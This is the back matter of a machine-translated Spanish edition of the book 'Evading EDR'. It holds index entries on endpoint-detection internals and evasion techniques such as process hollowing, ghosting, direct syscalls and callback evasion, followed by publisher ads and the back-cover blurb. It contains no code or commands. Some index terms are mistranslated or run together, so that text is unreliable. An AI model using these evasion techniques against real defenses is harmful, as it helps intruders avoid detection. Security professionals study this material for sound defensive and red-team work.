 - asignar memoria virtual, 23 crear un archivo, 20 crear un proceso, 31, 35, 51 crear un hilo, 26 cargar una DLL, 87 consultar una imagen, 57 consultar un objeto, 71 consultar un proceso, 43 consultar información del sistema, 67, 237 registrar un evento ETW, 147 configurar un archivo para su eliminación, 53 escribir un evento ETW, 167 nt!ETw funciones
- Proveedores de ETW que permiten, 216 registro, 217 solicitudes no relacionadas con datos, recopilación de información sobre, 105 ntfs.sys, 103–104, 106 NtObjectManager, 140–141 Get- Cmdlet FwCallout , 141 Get-Cmdlet FwFilter , 140 nt!_OBJECT_TYPE , estructura, 65–66 ntoskrnl.exe, 101, 148, 222, 236
- O
 - ofuscación, 119, 172, 185, 197
 - devoluciones de llamadas
 - de objeto, 62 evadir, 68–69 estructuras, 62–63, 66–68, 73
 - administrador de objetos, 61 objetos, 61
 - Estructura ObjectType , 63–64, 67 valores admitidos, 63 escaneo en tiempo real, 173–174 escaneo a pedido, 173
 - Miembro de OperationRegistrationCount , 62, 64 devoluciones de llamadas opcionales, 114
 - Miembro de OriginalDesiredAccess , 68
- Memoria PagedPool , 88 hashes de página, 210 Palantir, 165 Propiedad ParentImage , 39 Proceso padre campo, 38, 48 proceso padre cuchara, 47 PatchGuard, 19, 169 parcheo, 19, 165, 167–169 entrega de cargas útiles, 242 cifrado, 242 escritura, 240
- PEB, 42
 - devolviendo la ruta de la imagen desde, 55
- Miembro de PebBaseAddress , 44
- PerfView, 219
- persistencia, 246–249
 - métricas, 246–247
- PFLT_FILTER puntero de filtro, 115
- pico, 56
- Administrador de Plug and Play, 207
- devoluciones de llamadas posteriores a la operación, 34, 113–114
- PPL, 227
- devoluciones de llamadas previas a la operación, 34, 110–113 valores admitidos, 112–113 escalada de privilegios, 250
- Volcado de procedimiento, 68
- PROCESAR_TODOLOS_ACCESES derecho, 68
- Información básica del proceso
 - clase, 44
- rutina de devolución de llamada de proceso, registro, 35–36
- PROCESS_CREATE_PROCESS derecha, 47 proceso doble, 51
- PROCESS_DUP_HANDLE derecha, 251 bloque de entorno de proceso (PEB), 42–44, 50, 53–58
- Explorador de procesos, xxii, 73, 227, 234
- fantasma de procesos, 52–53, 57
- Proceso Hacker, 42, 44, 47–48 proceso herpaderping, 52 proceso ahuecamiento, 50 proceso-modificación de imagen, 49–58 detección, 53–57 doppelgänging, 51
- ghosting, 52

- herpaderping, 52
- ahuecamiento, 50
- notificaciones de proceso, 34–39
 - eventos de creación, recolección
 - información de, 37–39 registro, 35–36 visualización de
 - devoluciones de llamadas, 36–37
- Parámetros de proceso Campo PEB, 42–44, 55, 57
- Protecciones de proceso, 227–228
- `PROCESO_CONSULTA_INFORMACION` derecho, 72
- `PROCESS_VM_READ` derecha, 47, 68–69, 71
- ProgID, 256–257
- identificador programático, 256 procesos protegidos, 227–228
- Luz de proceso protegida (PPL), 227
- Apoderado, 85
- Proxychains, 85
- arquitectura de proxy, 84–85
- PsExec, 5, 258
- Cita Q , 213
- R**
 - consumidor en tiempo real, 151
 - protección en tiempo real, 173–174
 - reconocimiento, 249–250 reflexión, 197, 250
 - parámetro REGHANDLE , 149, 217, 235–236 registrar una rutina de devolución de llamada de inicio de arranque, 203–204
 - registrar una rutina de devolución de llamada de imagen, 80 registrar una rutina de devolución de llamada de proceso, 35–36
 - registrar una rutina de devolución de llamada de registro, 92–93
 - registrar una rutina de devolución de llamada de subprocesso, 39–40
 - miembro RegistrationContext , 62
 - notificaciones de registro, 79, 91, 95–96 evadir, 96 mitigar desafíos de rendimiento, 95 registrar una devolución de llamada, 92–95
 - `REG_NOTIFY_CLASS` clase de registro, 92–94, 96 reasignar ntdll.dll, 28–31
- Creación de subprocesos remotos, detección, 40–41
- Valor de la clave de registro `ResourceFileName` , 147
- RFC 3161, 210
- detecciones robustas, 7
- Rodionov, Eugenio, 213
- Roedig, Utz, 74
- Rubeus, 181
- conjuntos de reglas, 174–175 reglas de enfrentamiento, 240
- S proceso sacrificial, 14, 58–59, 91, 118, 249, 253–254 Saha, Upayan, 235 escáner, 171 evadir, 179–181 conjuntos de reglas, 174–175
- modelos de escaneo, 172–173
- `schedsvc.dll`, 148
- tareas programadas, 247–248
- Schroeder, Will, 172, 249
- Cinturón de seguridad, 151, 164, 249–251, 254–255, 259–261 sechost! funciones de seguimiento 146, 149, 151, 155 Arranque seguro, 22 ETW seguro, 11, 226–227, 268 descriptor de seguridad, 130, 134, 141, 145–146
- Componente de eventos de seguridad Minilter, 212 eventos autodescriptivos, 146 SeLoadDriverPrivilege privilegio de token, 100, 118 sensores, 3–4
- ServiceGroupOrder, 211 SetFileAssoc.ps1, 252 sgrmagent.sys, 211 SharpHound, 166, 258 controladores de vista previa de shell, 247–248 shims, 126 controladores de apagado, 201 signtool.exe, 209–210, 230 SMB, 260–261 comando calcetines , 84 política de restricción de software, 81 estructura STARTUPINFO , 46

error STATUS_FILE_DELETED , 53 estado de falla STATUS_VIRUS_INFECTED , 121 alteración de cadenas, 253, 256 obfuscación de cadenas, 197 SubjectUserSid campo, 254 Such, Jose Miguel, 74 Suhanov, Maxim, 213 syscall, 18–20 resolución dinámica, 27 haciendo directo, 25–27 Sysmon, 38, 40–41, 118–120 SysmonDrv, 118–120 lista de control de acceso al sistema (SACL), 145, 261 System Guard Runtime Monitor, 212 SystemHandleInformation clase de información, 70 System.Management.Automation.dll, 186 Tabla de despacho de servicio del sistema (SSDT), 18– 19, 218, 221 SysWhispers, 26–27	Sesiones de seguimiento, 149–150, 165–166 Trampolín, 19 NTFS transaccional (TxF), pila de protocolo de transporte 51, 125 trap ag, 24 Truncer, Chris, 172 Arranque de confianza, 202 Módulo de plataforma confiable (TPM), 206–207, 213 tunelización, 84–86 U salto incondicional, 19 Identificador uniforme de recursos (URI), 244 Hash de elección del usuario , 252–253 V Vazarkar, Rohan, 222 manejador de excepciones vectorizado (VEH), 24, 199 Velo, 172 Virus de Viena, 172 VirTool, 178 árbol de descriptoros de direcciones virtuales (VAD), 56 VirusTotal, 174–175 Yo WdBoot, 211 wdboot.sys, 206 WdFilter, 115 WdFilter.sys, 37, 66 wdm.h, 110 Webclient , clase, 185 werfault.exe, 41 WerSvc, 41 WEVT_TEMPLATE, 147 WFP, 123, 126–128, 134, 142, 268 arquitectura, 126– 127 base motor de filtrado, 127 beneficios, 126 controladores de llamada, 128 implementación, 128–134 descriptor de seguridad de filtrado predeterminado, 134 arbitraje de filtrado, 127–128 conflicto de filtrado, 142 motor de filtrado, 127–128 estructuras FWPM , 130– 131, 134, 136
T	
tamper sensor, 255 tbs!	
Tbsi_Revoke_Attestation() función, 207	
tcpip.sys, 126	
tcpip6.sys, 126	
tdh! ETW	
funciones, 159, 161–163 telemetría, 2 fuentes	
auxiliares de,	
266–271 tipos recopilados, 9–12	
Teodorescu, Claudiu, 165	
instrucción TEST , 23 rutina de	
devolución de llamada de	
subproceso, registro, 39–40	
Notificaciones de hilo, 39	
ThreatIntProviderGuid GUID, 217 nombres de amenazas, 178	
Thuraisamy, Jackson, 26	
Protocolo de sello de tiempo, 210	
Hash de firma pendiente (TBS), 230–231	
API de Trace Data Helper (TDH), 146–147, 159	
Estructura TRACE_EVENT_INFO , 160	
Parámetro TRACEHANDLE , 153, 156,	
165–166	
Registro de seguimiento, 146–147	

- capas y subcapas, 127 peso, 127 célula blanca, 240, 242 proyecto whoamsi, 186 Win32k, 215 Win32_SecurityDescriptorHelper clase WMI, 146 cargador de arranque de Windows, 211 Informe de errores de Windows, 41 Plataforma de filtrado de Windows. Véase WFP Rewall de Windows, 126, 134 Laboratorios de calidad de hardware de Windows (WHQL), 212 Preprocesador de seguimiento de software de Windows (WPP), 146 Subsistema de Windows para Linux (WSL), 36 winload.e, 211 Winter-Smith, Peter, 24 Estructura WNODE_HEADER , 153
- Macro WPP_INIT_TRACING , 146 Wright, Mike, 172 Función WS2_32Send() , 126
- Archivos XLL, 240, 242–243 funciones de, 240, 242 Perfeccionamiento, 149
- Y
- Formato YARA, 174–178 alternativas, 176 condiciones, 177 saltos, 176 reglas, 175–177 comodines, 176–177
- O
- Kit de raíz Zacinlo, 201 Zhang, Jiajie, 74

Machine Translated by Google

Evading EDR está ambientado en New Baskerville, Futura, Dogma y TheSansMono Condensed.

Machine Translated by Google

RECURSOS

Visita <https://nostarch.com/evading-edr> para erratas y más información.

Más libros sensatos de

PRENSA SIN ALMIDÓN

EL ARTE DEL ENSAMBLAJE DE 64 BITS, VOLUMEN 1

x86-64 Organización de la máquina y
Programación
Por Randall Hyde
1.032 págs., \$79.99
isbn 978-1-7185-0108-9

EL LIBRO DE GHIDRA

La guía definitiva
Por Chris Eagle y Kara Nance
608 págs., \$59.99
isbn 978-1-7185-0102-7

ROOTKITS Y BOOTKITS

Revertir el malware moderno y el futuro
Amenazas generacionales
Por alex matrosov, eugene
rodionov y sergey bratus
448 págs., \$49.95
isbn 978-1-59327-716-1

CÓMO HACKEAR COMO UNA LEYENDA

Rompiendo ventanas
Por flujo sparc
216 págs., \$29.99
isbn 978-1-7185-0150-8

PROTOCOLOS DE RED DE

ATAQUE Guía
del hacker para captura, análisis y
explotación POR
james forshaw 336 pp.,
\$49.95 isbn
978-1-59327-750-5

Ciberjutsu

Ciberseguridad para el Ninja Moderno
Por Ben McCarty
264 págs., \$29.99
isbn 978-1-7185-0054-9

TELÉFONO:

800.420.7240 o 415.863.9900

CORREO

ELECTRÓNICO: sales@nostarch.com

WEB:

www.nostarch.com



Nunca antes el mundo ha dependido tanto de Internet para mantenerse conectado e informado. Por eso la misión de la Electronic Frontier Foundation (garantizar que la tecnología respalde la libertad, la justicia y la innovación para todas las personas)

Más urgente que nunca.

Durante más de 30 años, la EFF ha luchado por los usuarios de tecnología a través del activismo, en los tribunales y desarrollando software para superar los obstáculos a su privacidad, seguridad y libertad de expresión. Esta dedicación nos empodera a todos en la oscuridad. Con su ayuda podemos navegar hacia un futuro digital más brillante.



MÁS INFORMACIÓN Y ÚNASE A EFF EN EFF.ORG/NO-STARCH-PRESS

Machine Translated by Google

Outsmart the Sentinel

“Unparalleled technical depth and remarkable industry insights.”
—Andy Robbins, co-creator of BloodHound

Evading EDR dives deep into the world of endpoint detection and response (EDR) systems. Crafted for security professionals, this definitive guide unravels the layers of EDR, detailing how it functions, detects, and protects. It's not just about understanding the system but also about mastering the art of evading it.

You'll journey through the architectural heart of EDR agents, demystifying their components and capabilities. Discover how they intercept function calls to trace potential malware and navigate the kernel to explore EDR's advanced monitoring techniques. Learn the power of Windows' native user-mode logging and how EDRs monitor file loads, handle requests, and even detect early-boot malware.

You'll also delve into:

- ☛ **Function-Hooking DLLs:** How EDRs detect malware through user-mode function interception
- ☛ **Kernel Intricacies:** From process creation to object handle requests, the core of EDR's monitoring prowess
- ☛ **Filesystem and Network Monitoring:** The techniques behind tracking filesystem activity and spotting suspicious network traffic

- ☛ **Advanced Scanning:** A look at integrated scanning technologies, beyond conventional methods
- ☛ **Early Launch Dynamics:** Early-boot malware detection and the intricacies of ELAM drivers
- ☛ **Niche Sensors:** The lesser-known tools that enrich EDR's toolkit

From leveraging the Windows Filtering Platform to uncovering the dynamics of the Microsoft-Windows-Threat-Intelligence ETW, each chapter is a master class in itself, culminating with a real-world simulation of a red team operation aiming for stealth.

Arm yourself with the knowledge of EDR systems, because understanding the sentinel is the first step to bypassing it.

About the Author

Matt Hand has spent his entire career in offensive security, leading operations targeting some of the largest organizations in the world. He is a subject matter expert on evasion tradecraft and is passionate about improving security for all.



THE FINEST IN GEEK ENTERTAINMENT™
nostarch.com